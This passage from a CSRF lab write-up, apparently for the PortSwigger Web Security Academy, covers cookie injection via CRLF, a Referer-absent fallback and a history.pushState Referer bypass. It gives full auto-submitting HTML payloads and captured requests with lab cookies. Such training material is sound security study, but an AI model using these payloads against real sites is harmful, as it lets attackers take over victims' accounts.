
```
Pretty  Raw  Hex
1  POST /my-account/change-email HTTP/1.1
2  Host: 0a4700a703ca5fa3c05c027700880044.web-security-academy.net
3  Cookie: csrf=XxbiAosBg07M9A20mVgYBpGLaBtpMbzV; session=r0Z33FDdxcQwlFtM0iqw9kVQpy6bI39T
4  Content-Length: 59
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Upgrade-Insecure-Requests: 1
10 Origin: https://0a4700a703ca5fa3c05c027700880044.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecl
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a4700a703ca5fa3c05c027700880044.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 email=sdf%40gmail.com&csrf=XxbiAosBg07M9A20mVgYBpGLaBtpMbzV
```

2) I tried changing both the values by adding 1 at the end and sent the request and there is no error which means that server side is just checking if both the parameters are equal



Payload:

```
<html>
    <body>
        <form method="POST" action="https://0a4700a703ca5fa3c05c027700880044.web-security-academy.net/my-account/change-email">
            <input type="hidden" name="email" value="iamgoingtohackyou@gmail.com">
            <input type="hidden" name="csrf" value="fake">
        </form>
        <img src="https://0a4700a703ca5fa3c05c027700880044.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrf=fake%3b%20SameSite=None" onerror="document.forms[0].submit()"
        </body>
</html>
```



---

7. CSRF where Referrer validation depends on header being present

Lab: CSRF where Referer validation depends on header being present

PRACTITIONER

LAB Not solved

This lab's email change functionality is vulnerable to CSRF. It attempts to block cross domain requests but has an insecure fallback.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

1) I followed the routing steps as before by creating a payload with email and auto submitting and this did not change the email instead I got the below error

```
"Invalid referer header"
```

2) Referer header – it is used to check whether cross domain requests are not made and it simply contains the URL of the page that is making the request and determines where the request is originating, So, apps use this to get protected from csrf attacks by checking wheather the requests originating from the same domain as the website
3) In our case the request did not work because the host and referer are not the same. Going further there are attacks to spoof the referrer as well

```
Content-Length: 21
Origin: http://burpsuite
Referer: http://burpsuite/
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close
```

4) In this type of scenarios trying to predict he backend scripts helps, so I have removed the referrer and send the request from repeater


Request


```
POST /my-account/change-email HTTP/1.1
Host: 0a0c002303f66ebdc01cd20f00a400c2.web-security-academy.net
Cookie: session=wzpGnC1TUUUQiQg8x66wpcCtanq7nfYr
Content-Length: 21
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin:
https://0a0c002303f66ebdc01cd20f00a400c2.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://burpsuite
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

email=kjn%40gmail.com
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; cha
Connection: close
Content-Length: 24

"Invalid referer header"
```

5) I removed the referrer and ther eis no invalid referrer header, that means the application might have a condition which is checking if the referrer exists then validate





---

8. CSRF with broken Referrer validation

Sol) Steps:

Lab: CSRF with broken Referer validation

PRACTITIONER


LAB Not solved

This lab's email change functionality is vulnerable to CSRF. It attempts to detect and block cross domain requests, but the detection mechanism can be bypassed.


To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.


You can log in to your own account using the following credentials: `wiener:peter`

1) Similar issue as the previous one “Invalid referrer header”
2) I have removed the referrer and it still did work, got the same issue as the above.
3) When I changed the referrer by adding some value in the front and providing the actual host then there was no error and this means that the application is checking if the host is part of the referrer value.



4) So we are going to use <script>history.pushState(‘’,’’,’/}’)</script>
    a. This basically adds an entry to browsers session history stat.
    b. We are going to use relative url in the 3rd parameter example
    c. <script>history.pushState(‘’,’’,’/{name of the host}’)</script>





5) Payload

```
<html>
        <body>
            <script>history.pushState('','','/?0a21006d03bdbc71c06911cf00a10077.web-security-academy.net')</script>
            <form method="POST" action="https://0a21006d03bdbc71c06911cf00a10077.web-security-academy.net/my-account/change-email">
                <input type="hidden" name="email" value="successfultrefererAttack2@gmail.com">
            </form>
            <script>
                    document.forms[0].submit();
            </script>
        </body>
    </html>
```

6) We are adding Referrer-policy as unsafe so that the host name will not be stripped from history.pushState script

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Referrer-Policy: unsafe-url
```